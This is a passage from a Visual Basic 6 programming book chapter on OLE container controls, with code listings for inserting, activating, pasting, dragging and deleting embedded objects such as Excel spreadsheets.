When you add an OLE control to a form, the Insert Object dialog box appears in order to allow you to insert an OLE object into the new control. As we saw in the previous topic, you can create a new OLE object with the Insert Object dialog box. However, you can also embed or link to an existing file. To do so, click the Create From File option button in the Insert Object dialog box.

When you select a file by typing its path and name into the File text box or by using the Browse button, and then click on OK, that file is embedded as an OLE object in the OLE control. Embedding an existing file this way is handy if you've already got a file you want to display and work with in your program, and it saves you the time of creating the file over again from scratch in a new OLE object.

You can also link an OLE object to an OLE control using the Insert Object dialog box. To do that, click the box labeled Link In The Insert Object Dialog, then select the file as we did before to embed an object.

Autosizing An OLE Control

After you've added an OLE control to a form, you can specify how you want that control to handle OLE object insertions: for example, should the control resize itself when an OLE object is inserted in it or not? You can specify how the control should handle object insertions with the **SizeMode** property.

Here are the possible values for the **SizeMode** property:

- **vbOLESizeClip**—0 (the default); Clip. The object is displayed in actual size. If the object is larger than the OLE control, its image is clipped by the control's borders.

- **vbOLESizeStretch**—1; Stretch. The object's image is sized to fill the OLE control. (Note that the image may not maintain the original proportions of the object.)
- **vbOLESizeAutoSize**—2; Autosize. The OLE control is resized to display the entire object.
- **vbOLESizeZoom**—3; Zoom. The object is resized to fill the OLE container control as much as possible while still maintaining the original proportions of the object.

TIP: While we're on the subject of customizing the appearance of OLE controls, we might add that you can remove the border of an OLE control by setting its **Border** property to **None** (0).

Determining How An Object Is Displayed In An OLE Container Control

There are two ways of displaying an OLE object in an OLE control: displaying that object's content and displaying it as an icon. Throughout this chapter, we'll use the content display, which is the default, but you can also display it in icon form using the OLE control's **DisplayType** property. Here are the possible settings for **DisplayType**:

- **vbOLEDisplayContent**—0 (the default); Content. When the OLE container control contains an object, the object's data is displayed in the control.
- **vbOLEDisplayIcon**—1; Icon. When the OLE container control contains an object, the object's icon is displayed in the control.

For example, we've set the **DisplayType** property of the OLE control in Figure 26.6 to **vbOLEDisplayIcon** so it displays the icon of its OLE object, which in this case is an Excel object. Note that you cannot open an iconic OLE object for in-place editing, but you can open it for editing in the OLE server program (in other words, when you double-click the object, the OLE server application opens in its own window).




Figure 26.6 Displaying an OLE object in iconic form.

TIP: Note that you must set the **DisplayType** property before you insert an OLE object into the OLE control because you cannot set the **DisplayType** property while the OLE control contains an object.

Using The OLE Control's Pop-Up Menus At Design Time

When you add an OLE control to a form, the Insert Object dialog box appears, and you can insert an object into the control at that time. However, if you don't want to insert an object right away, you can use the control's pop-up menu later. To open the OLE control's pop-up menu, just right-click the control at design time. Here are the primary items in the menu that appears:

- *Insert Object*—Open the Insert Object dialog box.
- *Paste Special*—Link to Clipboard object.
- *Delete*—Delete embedded object.
- *Create Link*—Create a link to the document in the **SourceDoc** property.
- *Create Embedded Object*—Creates an embedded object using the **Class** or **SourceDoc** property.

Note that you can link to or embed a document in the OLE control if you've set the control's **SourceDoc** property. You can also create a new embedded object if you've set the control's **Class** property; classes specify what code components (formerly called OLE automation servers) are available. (We'll see how classes work in the next chapter.)

TIP: You can get a list of the class names available to your application by selecting the **Class** property in the Properties window and clicking the arrow button in that property's entry.

Inserting An OLE Object Into An OLE Control At Runtime

The Testing Department is on the phone again. It's fine that you've been able to embed an OLE object in an OLE control at design time, but don't you think it would be great if you could let users embed their own OLE objects? Maybe, you say.

To let users insert their own OLE objects into an OLE control, you can display the same Insert Object dialog box that appears at design time when you created the OLE control, and you use the control's **InsertObjDlg** method to do that (this method takes no parameters).

Let's see an example. Add an OLE control, **OLE1**, to a form now, and click Cancel when the Insert

Object dialog box appears. Set the OLE control's **SizeMode** property to **VbOLESizeAutoSize** (note that when you set an OLE control's **SizeMode** property to **VbOLESizeAutoSize**, the OLE server sets the size of the OLE object, so the size of the OLE control, **OLE1**, will probably change when the object is inserted). Finally, add an Insert menu to the form with one item in it: Insert Object.

When users click the Insert Object menu item, they want to insert an OLE object in **OLE1**, and we can let them create and embed a new object, embed an existing file, or embed a link to an existing file with the **InsertObjDlg** method. We do so like this:

```
Private Sub InsertObject_Click()
    OLE1.InsertObjDlg
...
End Sub
```

When we execute this method, **InsertObjDlg**, the program displays the Insert Object dialog box, which appears in Figure 26.4. Using this dialog box, the user can embed new objects, existing files, or link to existing files. In fact, that's all the code we need—when the **InsertObjDlg** method finishes, it inserts the new OLE object in the OLE control.

We can do one more thing here—we can check to make sure the OLE insertion operation was completed successfully. To do that, we'll use the OLE control's **OLEType** property to check if there's an OLE object in **OLE1**. This property can take the values **vbOLELinked**, **vbOLEEmbedded**, or **vbOLENone**. Here, we check that property, and if it's set to **vbOLENone**, we indicate to the user that there was an error:

```
Private Sub InsertObject_Click()
    OLE1.InsertObjDlg
    If OLE1.OLEType = vbOLENone Then
        MsgBox "OLE operation failed."
    End If
End Sub
```

Using this code allows us to insert OLE objects like the Excel spreadsheet you see in our OLE control in Figure 26.7. Here, when the object is first inserted, it's opened for in-place editing by default.




Figure 26.7 Inserting an OLE object into a program.

TIP: The Insert Object dialog box only lets the user perform the actions you've allowed with the **OLETypeAllowed** property; this property can be set to **Linked** (0), **Embedded** (1), or **Either** (2).

There's a problem here, however. Now that we've inserted a new OLE object and activated it, how do we deactivate it? There are no Exit items in the Excel menu system that's taken over our program's menu system. Usually you deactivate an OLE object by clicking the form around the OLE control, and we'll see how that works in the next topic.

The code for this example so far, insertole.frm version 1, appears in Listing 26.1 (version 2 will also support a Paste Special menu item). (The final version of this code, version 3, is located in the insertole folder on this book's accompanying CD-ROM.)

Listing 26.1 insertole.frm version 1

```
VERSION 6.00
Begin VB.Form Form1
   Caption         =   "Form1"
   ClientHeight    =   2115
   ClientLeft      =   165
   ClientTop       =   735
   ClientWidth     =   4680
   LinkTopic       =   "Form1"
   ScaleHeight     =   2115
   ScaleWidth      =   4680
   StartUpPosition =   3  'Windows Default
   Begin VB.OLE OLE1
      Height          =   1095
      Left            =   840
      SizeMode        =   2  'AutoSize
      TabIndex        =   0
      Top             =   360
      Width           =   3015
   End
   Begin VB.Menu File
      Caption         =   "File"
   End
   Begin VB.Menu Insert
      Caption         =   "Insert"
      Begin VB.Menu InsertObject
         Caption         =   "Insert object"
      End
   End
End
Attribute VB_Name = "Form1"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = False

Private Sub InsertObject_Click()
    OLE1.InsertObjDlg
    If OLE1.OLEType = vbOLENone Then
        MsgBox "OLE operation failed."
    End If
```

```
End Sub
```

Deactivating OLE Objects

You've inserted and activated a new OLE object in an OLE control. However, there doesn't seem to be any way to deactivate the object now—the OLE server's menus have taken over your program's menu system, and there's no Exit item. How do you close the OLE object?

Usually you click the form around an OLE object to deactivate that object. Deactivating an OLE object is easy: you just set its **AppIsRunning** property to False. You can also use the OLE control's **Close** method to do the same thing.

As an example, we add this code to the oleinsert program we developed in the previous topic, allowing the user to deactivate OLE objects by clicking the form around the OLE control:

```
Private Sub Form_Click()
    OLE1.AppIsRunning = False
End Sub
```

Now the user can close an open OLE object just by clicking the form around the object.

Using Paste Special To Insert A Selected Part Of A Document Into An OLE Control

Besides using the **InsertObjDlg** method we saw two topics ago, you can also insert OLE objects using the Paste Special menu item in most OLE container programs. Besides embedding or linking to an entire document, Paste Special allows you to link or embed just the part of that document you want.

Users select the part of the document they want to embed or link to in the OLE server application, select the Copy item in that application's Edit menu, and then select Paste Special in your container program to paste the part of the document they've selected into an OLE control. You support Paste Special with the OLE control's **PasteSpecialDlg** method (this method takes no parameters).

Let's see an example. Here, we add a Paste Special menu item to the Insert menu in the oleinsert example we developed two topics ago (see Listing 26.1). When users click that menu item, they've made a selection in an OLE server program, and we should paste that selection into our OLE control, **OLE1**. For this example, we select (using the mouse) a range of cells in an Excel spreadsheet, as shown in Figure 26.8, and copy them using Excel's Copy menu item. (You must also have saved the Excel document you're working with to disk so there is an actual document to which to link.)




Figure 26.8 Selecting and copying a range of cells in Microsoft Excel.

In the Paste Special event handler in our oleinsert example, then, we first check to make sure there's something to paste with the OLE control's **PasteOK** property; if True, we can paste an OLE object:

```
Private Sub PasteSpecial_Click()
    If OLE1.PasteOK Then
...
```

To get the object to paste, we use **PasteSpecialDlg**:

```
Private Sub PasteSpecial_Click()
    If OLE1.PasteOK Then
        OLE1.PasteSpecialDlg
    End If
...
```

The Paste Special dialog box appears at this point, indicating that we can paste an Excel object (see Figure 26.9). We can paste this object as an embedded object if we click the Paste option button, or as a link if we click the Paste Link option button. Here, we click Paste Link and click on OK. This pastes the new OLE link in our OLE control, **OLE1**, as shown in Figure 26.10.

Figure 26.9 The Paste Special dialog box.




Figure 26.10 Inserting a link to part of a document.

We can do one more thing here—we can check to make sure the OLE paste operation was completed successfully. To do that, we'll use the OLE control's **OLEType** property to check if there's an OLE object in **OLE1**. This property can take the values **vbOLELinked**, **vbOLEEmbedded**, or **vbOLENone**. Here, we check that property, and if it's set to **vbOLENone**, we indicate to the user that there was an error:

```
Private Sub PasteSpecial_Click()
    If OLE1.PasteOK Then
        OLE1.PasteSpecialDlg
    End If
    If OLE1.OLEType = vbOLENone Then
        MsgBox "OLE operation failed."
    End If

End Sub
```

That's it—the new version of this program, oleinsert.frm version 2, appears in Listing 26.2. (The final version, Version 3—which is located in the insertole folder on this book's accompanying CD-ROM—will let the user activate OLE objects from a menu.)

Listing 26.2 insertole.frm version 2

```
VERSION 6.00
Begin VB.Form Form1
   Caption         =   "Form1"
```

```
   ClientHeight    =   2115
   ClientLeft      =   165
   ClientTop       =   735
   ClientWidth     =   4680
   LinkTopic       =   "Form1"
   ScaleHeight     =   2115
   ScaleWidth      =   4680
   StartUpPosition =   3  'Windows Default
   Begin VB.OLE OLE1
      Height          =   1095
      Left            =   840
      SizeMode        =   2  'AutoSize
      TabIndex        =   0
      Top             =   360
      Width           =   3015
   End
   Begin VB.Menu File
      Caption         =   "File"
   End
   Begin VB.Menu Insert
      Caption         =   "Insert"
      Begin VB.Menu InsertObject
         Caption         =   "Insert object"
      End
      Begin VB.Menu PasteSpecial
         Caption         =   "Paste special"
      End
   End
End
Attribute VB_Name = "Form1"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = False
Private Sub Form_Click()
    OLE1.AppIsRunning = False
End Sub

Private Sub InsertObject_Click()
    OLE1.InsertObjDlg
    If OLE1.OLEType = vbOLENone Then
        MsgBox "OLE operation failed."
    End If
End Sub

Private Sub PasteSpecial_Click()
```

```
    If OLE1.PasteOK Then
        OLE1.PasteSpecialDlg
    End If
    If OLE1.OLEType = vbOLENone Then
        MsgBox "OLE operation failed."
    End If

End Sub
```

How To Activate The OLE Objects In Your Program

You can set the conditions under which an OLE object is activated using the **AutoActivate** property. Here are the possible values for that property (we'll stick with **vbOLEActivateDoubleclick**, the default, in this chapter):

- **vbOLEActivateManual**—0; Manual. The object isn't automatically activated. You can activate an object in code using the **DoVerb** method.
- **vbOLEActivateGetFocus**—1; Focus. If the OLE container control contains an object that supports single-click activation, the application that provides the object is activated when the OLE container control receives the focus.
- **vbOLEActivateDoubleclick**—2 (the default); Double-click. If the OLE container control contains an object, the application that provides the object is activated when the user double-clicks the OLE container control or presses Enter when the control has the focus.
- **vbOLEActivateAuto—**3; Automatic. If the OLE container control contains an object, the application that provides the object is activated based on the object's normal method of activation either when the control receives the focus or when the user double-clicks the control.

For example, if you leave the OLE control's **AutoActivate** property set to **vbOLEActivateDoubleclick**, the object is activated when the user double-clicks it. In fact, what really happens is that the OLE object primary *verb* is executed, and that verb is almost always a command to open the object for in-place editing. (For a list of the OLE verbs, see "Activating OLE Objects From Code" later in this chapter.) What that means in practice is that when you double-click an OLE object in a Visual Basic OLE control, the usual response is that the OLE object is opened for in-place editing.

What if you don't want to edit the control in place? What if you prefer to launch the OLE server application in a separate window and work with the object there? In that case, you want to execute the object's **Open** verb, not its **Edit** verb. To let the user use all the OLE verbs the object supports, you enable its OLE verb pop-up menu, and we'll see how to do that in the next topic.

Activating OLE Objects With A Pop-Up Menu That Lists All OLE Verbs

To let the user select from among all the OLE verbs an object is capable of supporting, you set the **AutoVerbMenu** to True. When this property is True (the default), and the user right-clicks an inactive OLE object, a pop-up menu appears listing the OLE verbs the object supports.

For example, when you right-click an inactive Excel object in the OLE container example we've developed in the last few topics, a pop-up menu appears, displaying the possible OLE verbs you can us (see Figure 26.11). Selecting a verb in the pop-up menu executes that verb; here, the **Edit** verb opens the OLE object for in-place editing, and the **Open** verb launches Excel and opens the OLE object in Excel.

Figure 26.11 Pop-up menu listing the OLE verbs an Excel OLE object supports.

WARNING! When the **AutoVerbMenu** property is True, **Click** events and **MouseDown** events don't

occur when the OLE container control is clicked with the right mouse button.

Activating OLE Objects From Code

In the previous few topics, we've seen how to add an OLE object to an OLE control and how to deactivate it. In fact, we've even seen how the object is activated when the user double-clicks it. But how can we activate an OLE object in code? To do that, you use the OLE control's **DoVerb** method:

```
OLEControl.DoVerb ([ verb])
```

Here are the possible values for the *verb* argument—an OLE object's primary verb is considered its default verb, and it usually opens the object for in-place editing:

- **vbOLEPrimary**—0; the default action for the object.
- **vbOLEShow**—1; activates the object for editing. If the application that created the object supports in-place activation, the object is activated within the OLE container control.
- **vbOLEOpen**—2; opens the object in a separate application window. If the application that created the object supports in-place activation, the object is activated in its own window.
- **vbOLEHide**—3; for embedded objects, hides the application that created the object.
- **vbOLEUIActivate**—4; if the object supports in-place activation, activates the object for in-place activation and shows any user interface tools. If the object doesn't support in-place activation, the object doesn't activate and an error occurs.
- **vbOLEInPlaceActivate**—5; if the user moves the focus to the OLE container control, creates a window for the object and prepares the object to be edited. An error occurs if the object doesn't support activation on a single mouse click.
- **vbOLEDiscardUndoState—**6; used when the object is activated for editing to discard all record of changes that the object's application can undo.

Let's see an example. Here, we add a new item, Activate Object, to the File menu in the oleinsert example we've developed over the previous few topics. If the user clicks this item, we want to activate the OLE object in the **OLE1** control, and we'll do that by executing its primary verb:

```
Private Sub ActivateObject_Click()
    OLE1.DoVerb 0
End Sub
```

For example, if there's an inactive Excel spreadsheet in the OLE control, selecting the Activate Object menu item will open it for in-place editing. The final code for this example is located in the oleinsert folder on this book's accompanying CD-ROM.

Is An Object Linked Or Embedded?

You can use an OLE control's **OLEType** property to determine how if an OLE object is linked or embedded. If the object is linked, **OLEType** will be set to **Linked (0)**. If the object is embedded, **OLEType** will be set to **Embedded** (1).

Handling Multiple OLE Objects

So far, we've only dealt with a single OLE object in our example program, oleinsert. However, when you start working with multiple OLE controls in a program, there are some issues that you might not think of at first. For example, if you have two OLE controls in a form, and the user selects your program's Insert Object menu item, which control do you insert the new OLE object into?

You usually handle this problem by checking to see which control is the active control—that is, the control with the focus—in the program. In this way, the user clicks a control to give it the focus and uses the Insert Object menu item. Then you can use the Visual Basic form **ActiveControl** property to see which control to use.

Let's see an example. Here, we'll create a new program, olemultiple, with two OLE controls, **OLE1** and **OLE2**. We'll develop this program over the next few topics to handle multiple OLE objects and even load new OLE controls in if the user wants to work with more than two objects at once.

For now, add two OLE controls, **OLE1** and **OLE2** (setting their **SizeMode** properties to **VbOLESizeAutoSize**), to a new program, olemultiple. When the Insert Object dialog box comes up for each control, just click Cancel to make sure we don't insert any OLE objects before runtime. Add two menus as well: a File menu with the item Activate Object and an Insert menu with two items, Insert Object and Paste Special.

When users select the Activate Object menu item, they want to activate the OLE object with the focus, and we can do that with the OLE control's **DoVerb** method. To determine which control to activate, we use the form's **ActiveControl** property. In fact, we can even make sure that the active control is really an OLE control by checking its type using the **TypeOf** keyword:

```
Private Sub ActivateObject_Click()
    If TypeOf ActiveControl Is OLE Then
...
End Sub
```

If the control with the focus is an OLE control, we activate the object in that control, executing its primary verb:

```
Private Sub ActivateObject_Click()
    If TypeOf ActiveControl Is OLE Then
        ActiveControl.DoVerb 0
    End If
End Sub
```

In the same way, we can insert a new OLE object into the OLE control with the focus using the **InsertObjDlg** method when the user clicks the Insert Object menu item:

```
Private Sub InsertObject_Click()
    If TypeOf ActiveControl Is OLE Then
        ActiveControl.InsertObjDlg
        If ActiveControl.OLEType = None Then
            MsgBox "OLE operation failed."
        End If
    End If
End Sub
```

And we can perform Paste Special operations on the OLE control with the focus when the user selects

the Paste Special menu item:

```
Private Sub PasteSpecial_Click()
    If TypeOf ActiveControl Is OLE Then
        If ActiveControl.PasteOK Then
            ActiveControl.PasteSpecialDlg
        End If
        If ActiveControl.OLEType = None Then
            MsgBox "OLE operation failed."
        End If
    End If
End Sub
```

In fact, we can even deactivate our OLE objects when the user clicks the form outside any OLE control with the **AppIsRunning** property:

```
Private Sub Form_Click()
    OLE1.AppIsRunning = False
    OLE2.AppIsRunning = False
End Sub
```

Note that this last subroutine contains some awkward code: we need to address each OLE control by name (what if we had 50 OLE controls?), and addressing each control by name precludes the possibility of loading in new OLE controls at runtime (you need a control array for that). We'll look at these two issues in the next topic.

Using OLE Control Arrays To Handle Multiple OLE Objects

When you've got a number of OLE objects to work with in a program, it helps to store them in an OLE control array because you can address those objects using an array index instead of by name, and that allows you to loop over them. Let's see an example. Here, we will modify the olemultiple example we started in the previous topic to use an array of OLE controls instead of individual OLE controls. As the program stands, we have to address each OLE control by name like this, where we deactivate any active objects when the user clicks the form:

```
Private Sub Form_Click()
    OLE1.AppIsRunning = False
    OLE2.AppIsRunning = False
End Sub
```

To install the OLE control array in the olemultiple example, delete the two OLE controls already there, **OLE1** and **OLE2**. Add two OLE controls named **OLEControls** now, answering Yes when Visual Basic asks if you want to create a control array. Set these new controls' **SizeMode** properties to **AutoSize**. Because we'll load new OLE controls into this program under user control in the next topic, we keep track of the total number of OLE controls in an integer named **intTotalOLEControls**:

```
Dim intTotalOLEControls As Integer
```

And we set **intTotalOLEControls** to 2 when we start the program:

```
Private Sub Form_Load()
    intTotalOLEControls = 2
End Sub
```

Now when the user clicks the form to deactivate any running OLE objects, we can simply loop over the OLE controls in the **OLEControls** array:

```
Private Sub Form_Click()
    Dim intLoopIndex As Integer

    For intLoopIndex = 0 To intTotalOLEControls - 1
        OLEControls(intLoopIndex).AppIsRunning = False
    Next intLoopIndex
End Sub
```

Now we're able to insert two OLE objects into the olemultiple program, as shown in Figure 26.12. However, standard OLE container programs should be able to load new OLE controls on demand to handle additional objects as the user requires, and we'll see how to do that in the next topic.




Figure 26.12 Inserting multiple OLE objects into a program.

The code for this example, olemultiple.frm version 1, appears in Listing 26.3 (version 2 will let the user load additional OLE controls as required). (Version 3, the final version of this example, is located in the olemultiple folder on this book's accompanying CD-ROM.)

Listing 26.3 olemultiple.frm version 1

```
VERSION 6.00
Begin VB.Form Form1
   Caption         =   "Form1"
   ClientHeight    =   3015
   ClientLeft      =   165
   ClientTop       =   735
   ClientWidth     =   4680
   LinkTopic       =   "Form1"
   ScaleHeight     =   3015
   ScaleWidth      =   4680
   StartUpPosition =   3  'Windows Default
   Begin VB.OLE OLEControls
      Height          =   1215
      Index           =   1
      Left            =   840
      SizeMode        =   2  'AutoSize
      TabIndex        =   1
      Top             =   1680
      Width           =   3015
   End
   Begin VB.OLE OLEControls
      Height          =   1215
      Index           =   0
      Left            =   840
      SizeMode        =   2  'AutoSize
      TabIndex        =   0
      Top             =   240
      Width           =   3015
   End
   Begin VB.Menu File
      Caption         =   "File"
      Begin VB.Menu ActivateObject
         Caption         =   "Activate object"
      End
      Begin VB.Menu CreateNewOLEControl
         Caption         =   "Create new OLE control"
      End
   End
   Begin VB.Menu Insert
      Caption         =   "Insert"
      Begin VB.Menu InsertObject
         Caption         =   "Insert object"
      End
```

```
      Begin VB.Menu PasteSpecial
         Caption         =   "Paste special"
      End
   End
End
Attribute VB_Name = "Form1"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = False
Dim intTotalOLEControls As Integer
Dim intXOffset, intYOffset As Integer

Private Sub ActivateObject_Click()
    If TypeOf ActiveControl Is OLE Then
        ActiveControl.DoVerb 0
    End If
End Sub

Private Sub Form_Load()
    intTotalOLEControls = 2
End Sub

Private Sub InsertObject_Click()
    If TypeOf ActiveControl Is OLE Then
        ActiveControl.InsertObjDlg
        If ActiveControl.OLEType = None Then
            MsgBox "OLE operation failed."
        End If
    End If
End Sub

Private Sub PasteSpecial_Click()
    If TypeOf ActiveControl Is OLE Then
        If ActiveControl.PasteOK Then
            ActiveControl.PasteSpecialDlg
        End If
        If ActiveControl.OLEType = None Then
            MsgBox "OLE operation failed."
        End If
    End If
End Sub

Private Sub Form_Click()
    Dim intLoopIndex As Integer
```

```
    For intLoopIndex = 0 To intTotalOLEControls - 1
        OLEControls(intLoopIndex).AppIsRunning = False
        OLEControls(intLoopIndex).Visible = True
    Next intLoopIndex
End Sub
```

Loading New OLE Controls At Runtime

The olemultiple example we've developed in the previous two topics is designed to handle multiple OLE objects, but so far we only can handle two such objects because there are only two OLE controls in the program. OLE container programs, however, may be expected to handle more than two OLE objects, so we'll take a look at how to load additional OLE controls as required at runtime.

Let's see an example. We'll modify the olemultiple example now to let the user load in multiple OLE controls as required. To do that, add a new menu item, Create New OLE Control, to that program's File menu. When the user selects this item, we start by incrementing the total number of OLE controls, which we've stored in the variable **intTotalOLEControls**:

```
Private Sub CreateNewOLEControl_Click()
        intTotalOLEControls = intTotalOLEControls + 1
...
```

Next, we load a new OLE control, adding it to our array of OLE controls, **OLEControls**:

```
Private Sub CreateNewOLEControl_Click()
        intTotalOLEControls = intTotalOLEControls + 1
        Load OLEControls(intTotalOLEControls - 1)
...
```

Now we position the new OLE control at upper left in the program, make it visible, and let the user insert an OLE object into it with the **InsertObjDlg** method:

```
Private Sub CreateNewOLEControl_Click()
        intTotalOLEControls = intTotalOLEControls + 1

        Load OLEControls(intTotalOLEControls - 1)
        OLEControls(intTotalOLEControls - 1).Move 0, 0
        OLEControls(intTotalOLEControls - 1).Visible = True
        OLEControls(intTotalOLEControls - 1).InsertObjDlg
...
```

Finally, we can check if the object insertion operation was completed successfully and inform the user if not:

```
Private Sub CreateNewOLEControl_Click()
        intTotalOLEControls = intTotalOLEControls + 1
```

```
        Load OLEControls(intTotalOLEControls - 1)
        OLEControls(intTotalOLEControls - 1).Move 0, 0
        OLEControls(intTotalOLEControls - 1).Visible = True
        OLEControls(intTotalOLEControls - 1).InsertObjDlg

        If OLEControls(intTotalOLEControls - 1).OLEType = None Then
            MsgBox "OLE operation failed."
        End If
End Sub
```

And that's it—now we let the user add OLE controls as needed, using the Create New OLE Control menu item, as you can see in Figure 26.13. As you can also see in Figure 26.13, however, the placement of our new OLE object is less than optimal. Ideally, of course, the user can specify where in a container program the new OLE object should go, and we'll take a look at that in the next topic, where we let the user drag OLE controls in a form.

Figure 26.13 Loading a new OLE control at runtime.

The code for this example, olemultiple.frm version 2, appears in Listing 26.4. (The final version, version 3—which is located in the olemultiple folder on this book's accompanying CD-ROM—will let the user drag and position OLE controls.)

Listing 26.4 olemultiple.frm version 2

```
VERSION 6.00
Begin VB.Form Form1
   Caption         =   "Form1"
   ClientHeight    =   3015
   ClientLeft      =   165
   ClientTop       =   735
   ClientWidth     =   4680
   LinkTopic       =   "Form1"
   ScaleHeight     =   3015
   ScaleWidth      =   4680
   StartUpPosition =   3  'Windows Default
   Begin VB.OLE OLEControls
      Height          =   1215
      Index           =   1
      Left            =   840
      SizeMode        =   2  'AutoSize
      TabIndex        =   1
      Top             =   1680
      Width           =   3015
   End
   Begin VB.OLE OLEControls
      Height          =   1215
      Index           =   0
      Left            =   840
      SizeMode        =   2  'AutoSize
      TabIndex        =   0
      Top             =   240
      Width           =   3015
   End
   Begin VB.Menu File
      Caption         =   "File"
      Begin VB.Menu ActivateObject
         Caption         =   "Activate object"
      End
      Begin VB.Menu CreateNewOLEControl
         Caption         =   "Create new OLE control"
      End
   End
   Begin VB.Menu Insert
      Caption         =   "Insert"
      Begin VB.Menu InsertObject
         Caption         =   "Insert object"
      End
      Begin VB.Menu PasteSpecial
```

```
         Caption         =   "Paste special"
      End
   End
End
Attribute VB_Name = "Form1"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = False
Dim intTotalOLEControls As Integer
Dim intXOffset, intYOffset As Integer

Private Sub ActivateObject_Click()
    If TypeOf ActiveControl Is OLE Then
        ActiveControl.DoVerb 0
    End If
End Sub

Private Sub CreateNewOLEControl_Click()
        intTotalOLEControls = intTotalOLEControls + 1

        Load OLEControls(intTotalOLEControls - 1)
        OLEControls(intTotalOLEControls - 1).Move 0, 0
        OLEControls(intTotalOLEControls - 1).Visible = True
        OLEControls(intTotalOLEControls - 1).InsertObjDlg

        If OLEControls(intTotalOLEControls - 1).OLEType = None Then
            MsgBox "OLE operation failed."
        End If
End Sub

Private Sub Form_Load()
    intTotalOLEControls = 2
End Sub

Private Sub InsertObject_Click()
    If TypeOf ActiveControl Is OLE Then
        ActiveControl.InsertObjDlg
        If ActiveControl.OLEType = None Then
            MsgBox "OLE operation failed."
        End If
    End If
End Sub


Private Sub PasteSpecial_Click()
    If TypeOf ActiveControl Is OLE Then
```

```
        If ActiveControl.PasteOK Then
            ActiveControl.PasteSpecialDlg
        End If
        If ActiveControl.OLEType = None Then
            MsgBox "OLE operation failed."
        End If
    End If
End Sub

Private Sub Form_Click()
    Dim intLoopIndex As Integer

    For intLoopIndex = 0 To intTotalOLEControls - 1
        OLEControls(intLoopIndex).AppIsRunning = False
    Next intLoopIndex
End Sub
```

Dragging OLE Objects In A Form

In most OLE container programs, such as Microsoft Word, users can position OLE objects as they like in order to create a composite document. To let users position OLE objects in a form as they would like, we can support dragging those controls using their **Drag** method:

OLEControl.Drag *action*

Here are the possible values for the *action* argument:

- **vbCancel**—Cancels the drag operation.
- **vbBeginDrag**—Starts the drag operation
- **vbEndDrag**—Ends the drag operation.

Let's see an example. We'll modify the olemultiple example program that we've developed in the previous few topics to let the user drag OLE controls. When the user presses the mouse in an OLE control, we will start the drag operation, and we do that by recording the location of the mouse in two new form-wide variables, **intXOffset** and **intYOffset**:

```
Dim intXOffset, intYOffset As Integer
```

Here's how we set those variables and begin the drag operation when the user presses the mouse button:

```
Private Sub OLEControls_MouseDown(Index As Integer, Button As Integer, _
   Shift As Integer, X As Single, Y As Single)
   intXOffset = X
   intYOffset = Y
   OLEControls(Index).Drag vbBeginDrag
End Sub
```

Now when the user drags the control to a new location in the form, we will move the control to that new

location using the form's **DragDrop** event handler:

```
Private Sub Form_DragDrop(Source As Control, X As Single, Y As Single)
    Source.Move X - intXOffset, Y - intYOffset
End Sub
```

If the user doesn't move the control far enough, however, the control itself gets a **DragDrop** event when the user drops it, because Visual Basic is assuming the user is dropping the control on top of itself. To handle that case, we set up a **DragDrop** event handler for the OLE control itself, convert the coordinates we are passed in that event handler from coordinates local to the OLE control to coordinates based on the form's client area, and move the control to its new location:

```
Private Sub OLEControls_DragDrop(Index As Integer, Source As Control, _
    X As Single, Y As Single)
    Source.Move X + OLEControls(Index).Left - intXOffset, Y + _
        OLEControls(Index).Top - intYOffset
End Sub
```

And that's it—now the user can drag and drop the OLE controls in our olemultiple example, as shown in Figure 26.14. The final code for this example is located in the olemultiple folder on this book's accompanying CD-ROM.

Figure 26.14 Letting the user drag OLE controls to position them.

Deleting OLE Objects

Besides adding OLE objects, OLE container programs should also allow the user to delete those objects. You can delete an OLE object in an OLE control with the control's **Delete** method (this method takes no parameters). Let's see an example. Here, we add code to a menu item, Delete Object, to delete an OLE object in the currently active OLE control. First, we check to see if the type of control that's currently active (that is, has the focus) is an OLE control:

```
Private Sub DeleteObject_Click()
    If TypeOf ActiveControl Is OLE Then
...
    End If
End Sub
```

If the active control is an OLE control, we delete the OLE object in that control with the control's **Delete** method:

```
Private Sub DeleteObject_Click()
    If TypeOf ActiveControl Is OLE Then
        ActiveControl.Delete
    End If
```

```
End Sub
```

This method deletes the OLE object in the control and does not, as the name of this method might make you think, delete the control itself.

Copying And Pasting OLE Objects With The Clipboard

You can copy an OLE object to the Clipboard with an OLE control's **Copy** method, and you can paste an OLE object in the Clipboard to an OLE control with that control's **Paste** method. Neither of these methods takes any parameters. Let's see an example. Here, we can copy the OLE object in the OLE control **OLE1** when the user clicks a command button, **Command1**, and paste that object into another OLE control, **OLE2**, when the user clicks a second command button, **Command2**.

When the user clicks **Command1**, then, we just copy the OLE object in **OLE1** to the Clipboard (note that an OLE object should be running when you copy it to the Clipboard):

```
Private Sub Command1_Click()
    OLE1.Copy
End Sub
```

When the user clicks **Command2**, we should paste the OLE object from the Clipboard to **OLE2**. First, we check to make sure there is an object in the Clipboard that the **OLE2** control will accept, using that control's **PasteOK** method:

```
Private Sub Command2_Click()
        If OLE2.PasteOK Then
...
        End If
```

If it's okay to paste into **OLE2**, we use that control's **Paste** method to paste the OLE object in the Clipboard into **OLE2**:

```
Private Sub Command2_Click()

        If OLE2.PasteOK Then
            OLE2.Paste
        End If
...
```

Finally, we check to make sure the paste operation was completed successfully:

```
End SubPrivate Sub Command2_Click()

        If OLE2.PasteOK Then
            OLE2.Paste
        End If
        If OLE2.OLEType = None Then
            MsgBox "OLE operation failed."
        End If

End Sub
```

Zooming OLE Objects

The Testing Department is on the phone again. The OLE control you're using to show a picture of the company's glorious founder is great, but can't it be larger?

You can zoom (that is, enlarge or shrink) OLE objects using the **SizeMode** property of OLE controls. Here are the possible values for the **SizeMode** property:

- **vbOLESizeClip**—0 (the default); Clip. The object is displayed in actual size. If the object is larger than the OLE control, its image is clipped by the control's borders.
- **vbOLESizeStretch**—1; Stretch. The object's image is sized to fill the OLE control. (Note that the image may not maintain the original proportions of the object.)
